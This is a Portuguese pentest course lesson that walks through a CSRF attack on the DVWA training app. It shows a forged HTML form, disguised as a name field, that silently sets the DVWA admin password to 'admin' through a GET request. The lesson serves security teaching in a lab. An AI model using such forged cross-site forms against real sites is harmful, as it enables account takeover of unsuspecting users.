Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:
http://vmzsolutions.com.br

Burlando senhas com o CSRF

Nessa aula, vamos burlar senhas com o uso do CSRF. Primeiro, vamos a nossa DVWA e vamos na aba CSRF. Nele é se onde fazemos a troca de senha de nosso sistema. Mas nele há muitas falhas, sendo que a primeira é quando colocamos uma nova senha ele aparece a senha no campo da URL e o pior, ele não pede a senha atual para poder alterar para uma nova via método GET, ou controle via token. Ou seja ela está vulneravél ao CSRF.

Burlando senhas com o CSRF

Para podermos fazer uma simulação de ataque, vamos abrir o código de fonte da página e vamos copiar o seu formulário para depois fazer umas alterações com o uso de um *redirect* para a URL do site original do DVWA através de nosso Kali Linux.

```
# vim /var/www/html/cadastro.html
```

Burlando senhas com o CSRF


```
<form action="#" method="GET">    New password:<br>
    <input type="password" AUTOCOMPLETE="off"
name="password_new"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off"
name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```

Burlando senhas com o CSRF

```
<form action="http://192.168.1.163/dvwa/vulnerabilities/csrf/?"
method="GET">    Nome:<br>
<input type="password" AUTOCOMPLETE="off"
name="password_new" value="admin"><br>Confirme seu nome:
<br>
<input type="password" AUTOCOMPLETE="off"
name="password_conf" value="admin">
<br>
<input type="submit" value="Change" name="Change">
</form>
```

Burlando senhas com o CSRF

Depois de copiar e ter feito as alterações, vamos jogar esse arquivo no servidor do Apache do Kali e entrar nesse arquivo de nosso navegador e preencher os dados de uma nova senha para o admin do DVWA.



Depois que você preencher, verá que você foi redirecionado automaticamente para o site original do DVWA e pior, a sua senha do administrador também foi alterado sem antes ter pedido a senha atual, o que nesse caso já evitaria o ataque de CSRF.